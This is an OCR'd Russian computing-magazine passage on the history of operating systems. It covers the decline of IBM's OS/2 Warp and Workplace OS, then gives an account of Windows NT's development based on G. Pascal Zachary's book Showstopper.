
OS/2 Warp

Само название, как нетрудно догадаться, IBM позаимствовала из киновселенной Star Trek. Сотрудники компании вспоминали, что все бета-версии OS/2 имели внутренние «кодовые имена» из «Звездного пути», но только это приросло к системе настолько, что выбралось в продакшен. Маркетологи тут же воспользовались такой возможностью попиариться и пригласили в качестве ведущей презентации OS/2 Warp актрису из Star Trek Кейт Малгрю.

На рынке были представлены две версии OS/2 Warp: более дешевая в красной коробке (Red Spine) и более дорогая — в голубой (Blue Spine). Отличались они... поддержкой Windows. Тем, кто выбрал «красную пилюлю», нужно было покупать и устанавливать винду самостоятельно, после чего OS/2 могла использовать ее компоненты. Проглотившим «голубую пилюлю» все нужные файлы предоставлялись «из коробки».

Инновационная, мощная, красивая и современная OS/2 Warp стала безусловным хитом в мире IT... ровно до тех пор, пока Microsoft в конце того же года не представила Windows 95. Ну а появление Windows NT 4.0 с тем же графическим интерфейсом сильно подпортило экспансию OS/2 Warp на корпоративном рынке.

В 1996 году IBM ответила своему конкуренту выпуском OS/2 Warp 4 — это была значительно модифицированная версия предыдущей редакции «полуоси» с обновленным интерфейсом, поддержкой Java, функцией распознавания речи и интегрированным пакетом Lotus Notes.



Window List
Desktop - Icon View
Speech Queue - Speech Queue
Control Center - Control Center
Tab LaunchPad - Tab View

Object Desktop Object Archive
Do you wish to extract the contents of archive 'ultra120.zip' to folder 'essai2'?
Yes No Cancel

OS/2 Warp 4

Выпускалась также серверная версия OS/2 Warp 3 и 4, в состав которой входил IBM LAN Server. Но Windows 95 и NT 4 неумолимо завоевывали все большую долю рынка, а продажи OS/2 падали. IBM шла на различные ухищрения, чтобы любыми способами увеличить долю пользователей своей платформы: так, в Великобритании многотысячными тиражами распространялся бесплатный LiveCD, который включал в себя полную, не требующую регистрации версию OS/2 Warp, причем без какой-либо защиты от копирования. Естественно, диск был очень удачно «взломан», благодаря чему систему стало возможно установить на компьютер и использовать, не заплатив никому ни цента. В Австралии дистрибутив OS/2 Warp бесплатно распространялся с компьютерными журналами. Но это не помогло: выход Windows 98 окончательно похоронил надежды IBM на мировое господство в сегменте ОС для персональных компьютеров.

Теряя рынок, в конце 1996 года в IBM запустили процесс внутреннего аудита проекта OS/2, результат которого однозначно свидетельствовал: «OS/2 — нежизнеспособная операционная система в плане возможности удержать рынок ПК». Код «полуоси» был очень раздут и перегружен, объем патчей и обновлений по мегабайтам превышал объем самой операционной системы. Кроме того, разработка велась слишком медленно из-за неправильной организации производственного процесса: как гласил отчет, «все отчитывались перед всеми, что хаотизировало принятие решений». IBM попросту не могла угнаться за Microsoft.

В итоге в 1998 году руководство корпорации приняло решение сократить бюджет отдела разработки OS/2 на 95% и уволить порядка 1300 программистов и специалистов технической поддержки (часть которых перешла потом в Microsoft). Это и стало концом истории «полуоси»: в 2001 году IBM прекратила дальнейшее развитие OS/2. Но, как это бывает, конец любой истории — это всегда начало другой. О том, что произошло с «полуосью» после официального закрытия проекта, я расскажу в следующий раз.

ЗАКЛЮЧЕНИЕ

В попытке удержаться на рынке системных платформ для персоналок в 1995 году IBM пошла на отчаянный шаг. Осознав, что Microsoft стала фактически монополистом в сегменте IBM PC — на минуточку, персональных компьютеров, стандарт которых разработала сама IBM, — корпорация решила отправиться по стопам Apple и кардинально сменить платформу, осуществив переход с процессоров Intel на архитектуру PowerPC. Это позволило бы, с одной стороны, накрутить хвост Биллу Гейтсу, выпустив на рынок новую персоналку со своей собственной ОС, с другой — составить конкуренцию «Макинтошам».

Для этого в IBM запустили разработку операционной системы для PPC под названием Workplace OS. IBM начинала с чистого листа: это был совершенно новый проект с собственным микроядром, который заимствовал лишь небольшую часть кода OS/2 и отдельные компоненты пользовательского интерфейса. Было собрано несколько прототипов персоналок IBM с процессорами PowerPC и альфа-версией Workplace OS, но корпорация вовремя одумалась, и проект свернули. Все-таки глобальная смена процессорной платформы — огромный риск сродни ставки на «зеро», на которой можно потерять слишком многое. Такой финт ушами смогла провернуть только Apple, причем дважды. Возможно, решись IBM идти до конца, в истории операционных систем этой компании открылась бы новая страница.

НЕ ТЕ ОКНА

Вспоминаем историю Windows NT

В этой статье нет глубоких рассуждений об устройстве операционных систем: управлении памятью, планировании выполнения на CPU, о процессах и потоках, вводе-выводе и других сопутствующих темах. Зато в ней кратко изложена история создания операционной системы Windows NT, которая лежит в основе всех современных версий Windows.

Юрий "yurembo" Язев
Программист, разработчик видеоигр, независимый исследователь
t2d-dev.ru

Как ты наверняка знаешь, до 2001 года, то есть до релиза Windows XP, существовали две ветви развития операционной системы Windows: Windows, основанная на DOS, и Windows, основанная на NT. В итоге победила вторая, ставшая предком для всех современных версий Windows. Между тем к Windows на основе DOS относятся Windows 1.0–3.0, Windows 3.1, 3.11, Windows 95, Windows 98, Windows ME.

С Windows на основе DOS все понятно, к существующей 16-разрядной операционной системе MS-DOS, изначально купленной на стороне, прикрутили графический интерфейс. Вместе они служили верой и правдой. Однако через некоторое время в Microsoft пришли к тому, что рано или поздно понадобится абсолютно новая операционная система, основанная на 32-битной архитектуре без старого багажа.

Несколько лет спустя этой новой системой стала NT — для своего времени революционная ОС. Как раз об истории ее создания и пойдет речь в этой статье.

SHOWSTOPPER

Мне нравится читать книги об истории программных продуктов, основателях софтверных компаний и просто о людях, оставивших след в истории компьютерной эры. В этот список входят такие книги, как «Just for Fun» Линуса Торвальдса, размышления о будущем, принадлежащие Биллу Гейтсу, рассуждения о программировании в книге «Мифический человеко-месяц» Фредерика Брукса, «Время UNIX» Брайана Кернигана и другие. До недавнего времени из книг этого жанра мне больше всего нравилась работа Карен Саусвик «Все вокруг должны разориться», повествующая, как ни странно, о великом и ужасном Ларри Эллисоне.

Между тем, переворачивая страницы изданий об архитектуре операционных систем, в конце одного из томиков я наткнулся на следующую ссылку: Zachary, G. Pascal (1994). Showstopper! The Breakneck Race to Create Windows NT and the Next Generation at Microsoft. Warner Books. ISBN 0-02-935671-7. Сначала я был удивлен: как так, я до сих пор не прочитал книгу об истории создания одной из самых выдающихся операционных систем всех времен и народов? Причина вскоре стала для меня очевидной, да песнь не об этом.

Недолгие поиски в сети дали результаты: на винт моего компа был слит PDF-файл, содержащий эту книгу. Конечно, книги надо покупать в магазинах в бумажном виде, но меня посетило сомнение, что в три часа ночи в ближайшем книжном магазине нашего городка найдется книга тридцатилетней давности на английском языке. Короче, пришлось довольствоваться тем, что есть: не такой уж и плохой вариант.

INFO

Общеизвестный перевод слова showstopper — представление, спектакль; менее распространенный — накладка, неисправность. Но в данном конкретном случае во время разработки системы NT этим термином называли критический баг, приводивший к сбою в работе системы; кроме него, существовали баги первого и второго приоритетов, находившиеся после showstopper.

Книгу логичнее отнести к художественному, нежели к техническому литературному жанру, из-за этого лично мне было тяжеловато ее читать. В весьма небольшое количество страниц автору удалось вместить невероятный объем информации. Он вкратце рассказал о биографии Дэвида Катлера: о трудном детстве, о его юности, когда тот занимался спортом, но в связи с тяжелой травмой был вынужден оставить эти занятия. О его карьере, в частности о промежутке жизни, когда тот работал в Digital Equipment. О потрясающих успехах компьютеров (PDP, VAX) и операционных системах (VMS) этой компании. Наконец, о завершении работы в DEC.

С ЧЕГО ВСЕ НАЧАЛОСЬ?

Во многих источниках говорится о том, что в конце восьмидесятых Катлер просто уволился из Digital и перешел в Microsoft, но на самом деле это было далеко не так. У Дэвида был тяжелый жизненный период, когда руководство DEC отвергало многие его проекты современных операционных систем. В это время Дэйв был в Сиэтле, где под началом Digital открыл компанию для разработки компьютера PRISM и операционной системы Mica для него. Тем не менее эти начинания тоже были отвергнуты начальством в 1988 году, что поставило крест на бизнесе Дэйва.

Катлер пребывал в подавленном состоянии. Буквально в нескольких километрах в Сиэтле Билл Гейтс искал разработчика операционных систем, который мог бы руководить процессом создания переносимой — не зависящей от архитектуры ЭВМ — операционной системы. Он слышал о достижениях Катлера и, узнав, что тот находится с ним в одном городе, пригласил Дэвида на собеседование. Катлеру, только что потерявшему бизнес, мало что оставалось. С этого момента и началась история Windows NT. Кроме всего прочего, Дэйв с презрением относился к Unix, и работа в Microsoft давала ему шанс создать операционную систему, которая окажется лучше и совершеннее.

Кроме биографии Дэвида Катлера, автор рассказывает о биографии Гейтса. Казалось бы, можно ли узнать что-то новое об этом человеке? Оказывается, можно.

Основную часть книги автор посвящает, конечно же, разработке Windows NT, в подробностях описывая решения менеджмента группы разработки, взаимоотношения между членами команды и прочие картины внутренней кухни Microsoft. Много внимания уделяется отдельным участникам разработки, и это не только программисты, но и тестеры, билдеры, технические писатели. Кратко обрисованы их жизненные пути, обстоятельства, которые привели их в группу NT. В книге есть описание корпорации Microsoft изнутри на начало девяностых. Конечно, с того времени много что изменилось, но даже это поражает воображение. Прямо в кампусах, где ведется разработка ПО, находились тренажерные залы, бассейны — всё для сотрудников компании.

Microsoft
Company Store

Часть владений Microsoft, снимок Bing Maps

После ухода из DEC Катлер привел в Microsoft всю свою команду разработчиков, тем самым, как замечает автор в эпилоге, организовал компанию внутри компании, и этому не помешал даже Билл Гейтс. Во многом от этого и зависел будущий успех Windows NT. Катлер окружил себя уже знакомыми специалистами, с которыми он годами работал в Digital. Впоследствии программисты из Microsoft тоже начали вливаться в процесс разработки, стали организовываться дополнительные отделы. Например, графическим отделом руководил очень своеобразный программист Whitmer, а его команда называлась «Бессмертные» — Undead.

NT И OS/2

Меня всегда интересовало, какое отношение NT имеет к OS/2. Во многих источниках приводится довольно разная информация, вплоть до того, что NT — это продолжение OS/2. Так как книга Showstopper написана в результате общения автора с непосредственными разработчиками системы, мне кажется, что этому источнику можно доверять. В конце книги Захари перечисляет лиц, с которыми он провел интервью. Список громадный: фамилии расположены в двух столбцах и занимают две страницы. В него входят не только сами сотрудники Microsoft, но и члены их семей: автор показал, как NT повлияла на личную жизнь участников проекта.

В конце 1988 года совершенно независимо от OS/2 Дэйв Катлер начал разработку системы, которую впоследствии маркетологи окрестили New Technologies, сокращенно NT. До этого времени в подавляющем большинстве случаев операционные системы разрабатывались непосредственно на языке ассемблера (исключением стала Unix), тогда как большая часть NT писалась на C. Это делалось для того, чтобы обеспечить переносимость системы на другие аппаратные платформы.

Тем не менее в качестве целевого был выбран процессор i386 от Intel. Однако сначала NT собирались разрабатывать для процессора i860 — это представитель интеловской RISC-архитектуры, но из-за конструкторских дефектов разработка системы для него была прекращена. В течение некоторого времени создание ОС и тестирование параллельно велись на архитектуре MIPS, в которой Катлер видел будущее. Однако не срослось: от ее поддержки после выпуска Windows NT 4.0 тоже отказались. В начале разработки NT она создавалась как обособленная система, не предполагалась совместимость ни с DOS, ни с другими версиями Windows, ни с OS/2.

После начала успешных продаж Windows 3.0 для Microsoft стало очевидно, что совместный с IBM проект операционной системы OS/2 не оправдал надежд, но отказываться от такого союзника им тоже не хотелось. Поэтому под флагом проекта OS/2 они стали скрывать разработку NT. В это же время стало понятно, что для более широкого распространения NT необходимо добавить к ней совместимость с основными версиями Windows, дополнив ОС возможностью выполнения написанных для Windows 3.x приложений.

Вместе с тем OS/2 также имела небольшой парк программ, от поддержки которых в новой системе нельзя было отказываться. Узнав об этом, Катлер был вне себя от злости. Он сказал, что разработка новой системы ведется уже полтора года без предположения о какой-либо совместимости со старыми ОС, вследствие чего придется вносить изменения в базовый код. Кстати, именно эта обратная совместимость с Windows и стала в итоге одним из бедствий, так как речь шла еще о 16-битной Windows, при этом NT изначально была 32-разрядной. Уже перед самым релизом системы, обнаружив, что скорость выполнения старых 16-разрядных программ была неудовлетворительной, релиз несколько раз откладывали для внесения изменений.

Довольно важным маркетинговым шагом со стороны Microsoft было переименование NT в Windows NT, поскольку изначально эти две ОС позиционировались как системы с принципиально разной архитектурой. Катлер сильно ругался, но понимал, что условия, которые он имел в Microsoft, вряд ли получит где-то еще.

Фактически работа над OS/2 была прекращена, а прокачанные в ее процессе разработчики стали переходить в проект Windows NT. Руководство Microsoft продолжало вешать лапшу на уши IBM о том, что разработка OS/2 продолжается. Но однажды на очередной встрече руководителей разработки операционных систем Microsoft и IBM последним была представлена новая система Windows NT, имеющая схожий с Windows программный интерфейс. Те оказались в недоумении, незамедлительно доложили об этом начальству, но ничего изменить уже не смогли. Разработка OS/2 продолжилась исключительно в IBM, которая так и не смогла сделать из нее коммерчески успешную операционную систему.

Ближе к дате релиза все еще оставался нерешенным вопрос об используемой файловой системе; FAT со своими ограничениями явно не подходила для 32-битной ОС. Тогда был поднят вопрос о разработке нового стандарта. Удивительно, одна из самых совершенных файловых систем — NTFS была создана тремя разработчиками!

Ведущий разработчик ядра Mach Ричард Рашид в 1991 году присоединился к Microsoft для работы над Windows NT в отделе исследований — Microsoft Research. Так как Катлер проектировал NT, опираясь на результаты, полученные при проведении исследований для разработки Mach, Рашид сделал несколько важных рекомендаций для управления памятью, что в итоге позволило повысить скорость работы Windows NT.

КАК СОБИРАЛИ СИСТЕМУ

Команды разработчиков и тестеров в проекте Windows NT были по разные стороны баррикад. Тестеры находили баги, программисты отвечали, что в их коде не может быть багов, тогда тестеры эксплуатировали баг снова и снова, разработчикам нечего было возразить, и это злило их еще сильнее. Знакомая картина, не так ли?

Для билдеров был отведен вместительный офис на первом этаже второго кампуса Microsoft. Как следует из названия, билдеры готовили результирующий билд. Каждый программист работал над своей задачей — собственными файлами с кодом, затем компилировал результат в объектные файлы, которые отправлял в «Билд Лаб». Уже там, собрав последние версии всех необходимых объектных файлов системы и подготовив нужные скрипты, старший билдер запускал процедуру линкования. Эта процедура могла длиться до 18 часов. Если она завершалась успешно, то получалась сборка операционной системы, которую в лучшем случае (если никто из программистов не накосячил и никто из билдеров не забыл прилинковать нужную либу) можно было протестировать.

Обычно процесс линковки запускали на ночь, поэтому Катлер, придя с утра на работу, ждал новый билд. И впадал в ярость, если его не было. Во время дедлайнов старший билдер ночевал в лаборатории, чтобы никто не проник внутрь. Поскольку, как обычно бывало, уже после начала процедуры построения кому-либо из программистов приходила в голову гениальная идея внести изменения в свой код и он сломя голову бежал в «Билд Лаб», чтобы сделать это. Необходимо было воспрепятствовать этому ради готовности билда к утру.

Вот еще один комический случай, произошедший во время разработки Windows NT. Когда команда Undead реализовала вывод изображений — битовых образов на экран, первая картинка, которую они вывели посредством NT, была фотография обнаженной женщины. Конечно, мужской части сотрудников Microsoft это показалось забавным, но в корпорации работали и дамы, одной из которых это очень не понравилось. Она сообщила об этом главе графического отдела Витмеру, но тот отмахнулся. Тогда она доложила о случившемся самому высокому начальству, после чего битмап был заменен.

В последние месяцы перед релизом, когда команда уже правила баги, не внося в систему новой функциональности, в конце каждой рабочей недели на командном собрании Дэвид Катлер дарил футболку с надписью Zero Bugs программистам, исправившим все баги в своем коде. Тем самым он старался поднять командный дух, к тому же сразу становились видны те, кто еще не исправил все баги.

О ДЭВИДЕ КАТЛЕРЕ

Отдельно стоит отметить взрывной характер Катлера. Разозлившись, он говорил своим сотрудникам: Your ass like a grass and I’m a lawn mower («Твоя задница как трава, а я — газонокосилка»). Руководить программистами всегда тяжело. В порыве ярости он бил кулаком стену; о причиненных кому-либо увечьях Захари не сообщает.

Дэвид Катлер, Microsoft Corporation

Сотрудники Microsoft вспоминают, что Дэвид много работал. Между тем его труд хорошо оплачивался: за три первых года работы в Microsoft Дэйв купил два роскошных особняка на берегу озера Вашингтон, что вблизи Сиэтла. Кроме того, он умел отдыхать: на каникулы уезжал на горнолыжные курорты, участвовал в автомобильных гонках.

Захари рассказывает о том, как Катлер праздновал свое 50-летие 13 марта 1992 года. Мое воспитание не позволяет описывать, в каких нарядах заявились некоторые гости. Любопытно, что Билл Гейтс не был приглашен на торжество. В качестве подарка друзья притащили VAX — мини-компьютер десятилетней давности размером со шкаф. На нем работала операционная система, разработанная Катлером в DEC, — VMS. К слову, многие успешные механизмы, реализованные Дэйвом и компанией в этой системе, были внедрены в NT. Именно из-за этого впоследствии появились трения между Microsoft и DEC, но они были благополучно улажены.

РЕЛИЗ


Спустя почти пять лет после начала разработки, 27 июля 1993 года, была выпущена первая версия операционной системы Windows NT, по маркетинговым соображениям получившая номер 3.1, следующий после Windows 3.0. Первая версия Windows NT распространялась на 20 флоппи-дисках, а до этого были выпущены три беты и Release Candidate на CD. Автор описывает суетливые подготовительные этапы к показу билда на компьютерных выставках. В результате всех маркетинговых шагов общественность с нетерпением ожидала выхода новой операционной системы.

Для своей работы NT требовала более мощных компьютеров, чем Windows на основе DOS. Когда стандартным объемом оперативной памяти было четыре мегабайта, Windows NT требовала шестнадцать. Как следствие, продажи были невысокими; спросом пользовались версии Windows, основанные на DOS.

Накануне релиза завершился тест длительностью в 41 час. Тест не выявил критических багов — showstopper’ов. Катлер был доволен. Процесс разработки системы NT был тяжелым, особенно последний год. Команда исправила приблизительно 30 тысяч багов, смогла пережить стрессы и завершить билд. Дэвид сел за компьютер и написал всем членам команды сообщение:

> «*From: Dave Cutler To: All*
> *NT официально выпущена в производство!*
> *Позвольте мне заявить еще раз — NT выпущена!*
> *Это были долгие и упорные усилия. Вы все проделали большую работу.*
> *Спасибо всем за ваш вклад, особенно за последние три месяца, когда нам удавалось править более 200 ошибок в день без серьезных регрессий.*
> *Для достижения этого потребовались беспрецедентные усилия со стороны всех вас.*
> *Мы выполнили всё задуманное и превзошли все ожидания!*»

